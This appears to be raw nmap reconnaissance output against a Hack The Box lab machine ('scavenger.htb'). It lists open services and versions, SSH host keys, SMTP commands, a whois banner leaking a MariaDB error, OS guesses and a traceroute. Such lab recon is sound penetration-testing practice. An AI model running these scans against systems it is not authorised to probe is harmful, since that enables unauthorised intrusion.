21/tcp open   ftp      vsftpd 3.0.3
22/tcp open   ssh      OpenSSH 7.4p1 Debian 10+deb9u4 (protocol 2.0)
| ssh-hostkey:
|   2048 df:94:47:03:09:ed:8c:f7:b6:91:c5:08:b5:20:e5:bc (RSA)
|   256 e3:05:c1:c5:d1:9c:3f:91:0f:c0:35:4b:44:7f:21:9e (ECDSA)
|_  256 45:92:c0:a1:d9:5d:20:d6:eb:49:db:12:a5:70:b7:31 (ED25519)
25/tcp open   smtp     Exim smtpd 4.89
| smtp-commands: ib01.supersechosting.htb Hello scavenger.htb [10.10.15.9], SIZE 52428800,
8BITMIME, PIPELINING, PRDR, HELP,
|_ Commands supported: AUTH HELO EHLO MAIL RCPT DATA BDAT NOOP QUIT RSET HELP
43/tcp open   whois?
| fingerprint-strings:
|   GenericLines, GetRequest, HTTPOptions, Help:
|     % SUPERSECHOSTING WHOIS server v0.6beta@MariaDB10.1.37
|     more information on SUPERSECHOSTING, visit http://www.supersechosting.htb
|     This query returned 0 object
|   Kerberos, SSLSessionReq, TerminalServerCookie:
|     % SUPERSECHOSTING WHOIS server v0.6beta@MariaDB10.1.37
|     more information on SUPERSECHOSTING, visit http://www.supersechosting.htb
|_    1267 (HY000): Illegal mix of collations (utf8mb4_general_ci,IMPLICIT) and
(utf8_general_ci,COERCIBLE) for operation 'like'
53/tcp open   domain   ISC BIND 9.10.3-P4 (Debian Linux)
| dns-nsid:
|_  bind.version: 9.10.3-P4-Debian
80/tcp open   http     Apache httpd 2.4.25 ((Debian))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Site doesn't have a title (text/html).
1 service unrecognized despite returning data. If you know the service/version, please submit the
following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port43-TCP:V=7.80%I=7%D=8/17%Time=5D585092%P=x86_64-pc-linux-gnu%r(Gene
SF:ricLines,A9,"%\x20SUPERSECHOSTING\x20WHOIS\x20server\x20v0\.6beta@Maria
SF:DB10\.1\.37\r\n%\x20for\x20more\x20information\x20on\x20SUPERSECHOSTING
SF:,\x20visit\x20http://www\.supersechosting\.htb\r\n%\x20This\x20query\x2
SF:0returned\x200\x20object\r\n")%r(GetRequest,A9,"%\x20SUPERSECHOSTING\x2
SF:0WHOIS\x20server\x20v0\.6beta@MariaDB10\.1\.37\r\n%\x20for\x20more\x20i
SF:nformation\x20on\x20SUPERSECHOSTING,\x20visit\x20http://www\.supersecho
SF:sting\.htb\r\n%\x20This\x20query\x20returned\x200\x20object\r\n")%r(HTT
```

SF:POptions,A9,"%\x20SUPERSECHOSTING\x20WHOIS\x20server\x20v0\.6beta@Maria
SF:DB10\.1\.37\r\n%\x20for\x20more\x20information\x20on\x20SUPERSECHOSTING
SF:,\x20visit\x20http://www\.supersechosting\.htb\r\n%\x20This\x20query\x2
SF:0returned\x200\x20object\r\n")%r(Help,A9,"%\x20SUPERSECHOSTING\x20WHOIS
SF:\x20server\x20v0\.6beta@MariaDB10\.1\.37\r\n%\x20for\x20more\x20informa
SF:tion\x20on\x20SUPERSECHOSTING,\x20visit\x20http://www\.supersechosting\
SF:.htb\r\n%\x20This\x20query\x20returned\x200\x20object\r\n")%r(SSLSessio
SF:nReq,103,"%\x20SUPERSECHOSTING\x20WHOIS\x20server\x20v0\.6beta@MariaDB1
SF:0\.1\.37\r\n%\x20for\x20more\x20information\x20on\x20SUPERSECHOSTING,\x
SF:20visit\x20http://www\.supersechosting\.htb\r\n1267\x20\(HY000\):\x20Il
SF:legal\x20mix\x20of\x20collations\x20\(utf8mb4_general_ci,IMPLICIT\)\x20
SF:and\x20\(utf8_general_ci,COERCIBLE\)\x20for\x20operation\x20'like'")%r(
SF:TerminalServerCookie,103,"%\x20SUPERSECHOSTING\x20WHOIS\x20server\x20v0
SF:\.6beta@MariaDB10\.1\.37\r\n%\x20for\x20more\x20information\x20on\x20SU
SF:PERSECHOSTING,\x20visit\x20http://www\.supersechosting\.htb\r\n1267\x20
SF:\(HY000\):\x20Illegal\x20mix\x20of\x20collations\x20\(utf8mb4_general_c
SF:i,IMPLICIT\)\x20and\x20\(utf8_general_ci,COERCIBLE\)\x20for\x20operatio
SF:n\x20'like'")%r(Kerberos,103,"%\x20SUPERSECHOSTING\x20WHOIS\x20server\x
SF:20v0\.6beta@MariaDB10\.1\.37\r\n%\x20for\x20more\x20information\x20on\x
SF:20SUPERSECHOSTING,\x20visit\x20http://www\.supersechosting\.htb\r\n1267
SF:\x20\(HY000\):\x20Illegal\x20mix\x20of\x20collations\x20\(utf8mb4_gener
SF:al_ci,IMPLICIT\)\x20and\x20\(utf8_general_ci,COERCIBLE\)\x20for\x20oper
SF:ation\x20'like'");
Aggressive OS guesses: Linux 3.2 - 4.9 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Linux 3.13 (94%), Linux 3.16 (93%), ASUS RT-N56U WAP (Linux 3.4) (93%), Android 4.1.1 (92%), Android 4.2.2 (Linux 3.4) (92%), Citrix XenServer 6.1 (Linux 2.6.32) (92%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.002 days (since Sat Aug 17 22:07:00 2019)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=252 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: ib01.supersechosting.htb; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 20/tcp)
HOP RTT ADDRESS
1 177.75 ms 10.10.14.1
2 479.05 ms scavenger.htb (10.10.10.155)

NSE: Script Post-scanning.
Initiating NSE at 22:09
Completed NSE at 22:09, 0.00s elapsed
Initiating NSE at 22:09
Completed NSE at 22:09, 0.00s elapsed
Initiating NSE at 22:09
Completed NSE at 22:09, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 469.41 seconds

```
        Raw packets sent: 131356 (5.787MB) | Rcvd: 5312 (1.062MB)
root@ihsan:~/Masaüstü#

============================
root@ihsan:~/Masaüstü# nmap --script=broadcast-dns-service-discovery scavenger.htb
Starting Nmap 7.80 ( https://nmap.org ) at 2019-08-17 22:02 +03
Nmap scan report for scavenger.htb (10.10.10.155)
Host is up (0.18s latency).
Not shown: 993 filtered ports
PORT   STATE  SERVICE
20/tcp closed ftp-data
21/tcp open   ftp
22/tcp open   ssh
25/tcp open   smtp
43/tcp open   whois
53/tcp open   domain
80/tcp open   http

Nmap done: 1 IP address (1 host up) scanned in 20.83 seconds
============================
root@ihsan:~/Masaüstü# nmap -v -sC 10.10.10.155
Starting Nmap 7.80 ( https://nmap.org ) at 2019-08-17 22:01 +03
NSE: Loaded 121 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 22:01
Completed NSE at 22:01, 0.00s elapsed
Initiating NSE at 22:01
Completed NSE at 22:01, 0.00s elapsed
Initiating Ping Scan at 22:01
Scanning 10.10.10.155 [4 ports]
Completed Ping Scan at 22:01, 0.22s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 22:01
Scanning scavenger.htb (10.10.10.155) [1000 ports]
Discovered open port 21/tcp on 10.10.10.155
Discovered open port 80/tcp on 10.10.10.155
Discovered open port 22/tcp on 10.10.10.155
Discovered open port 53/tcp on 10.10.10.155
Discovered open port 25/tcp on 10.10.10.155
Discovered open port 43/tcp on 10.10.10.155
Completed SYN Stealth Scan at 22:02, 9.80s elapsed (1000 total ports)
NSE: Script scanning 10.10.10.155.
Initiating NSE at 22:02
Completed NSE at 22:02, 23.59s elapsed
Initiating NSE at 22:02
Completed NSE at 22:02, 0.00s elapsed
Nmap scan report for scavenger.htb (10.10.10.155)
Host is up (0.18s latency).
Not shown: 993 filtered ports
PORT   STATE  SERVICE
```

```
20/tcp closed ftp-data
21/tcp open   ftp
22/tcp open   ssh
| ssh-hostkey:
|   2048 df:94:47:03:09:ed:8c:f7:b6:91:c5:08:b5:20:e5:bc (RSA)
|   256 e3:05:c1:c5:d1:9c:3f:91:0f:c0:35:4b:44:7f:21:9e (ECDSA)
|_  256 45:92:c0:a1:d9:5d:20:d6:eb:49:db:12:a5:70:b7:31 (ED25519)
25/tcp open   smtp
| smtp-commands: ib01.supersechosting.htb Hello scavenger.htb [10.10.15.9], SIZE 52428800,
8BITMIME, PIPELINING, PRDR, HELP,
|_ Commands supported: AUTH HELO EHLO MAIL RCPT DATA BDAT NOOP QUIT RSET HELP
43/tcp open   whois
53/tcp open   domain
| dns-nsid:
|_  bind.version: 9.10.3-P4-Debian
80/tcp open   http
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-title: Site doesn't have a title (text/html).

NSE: Script Post-scanning.
Initiating NSE at 22:02
Completed NSE at 22:02, 0.00s elapsed
Initiating NSE at 22:02
Completed NSE at 22:02, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 34.13 seconds
        Raw packets sent: 1989 (87.492KB) | Rcvd: 23 (1.412KB)
root@ihsan:~/Masaüstü#
```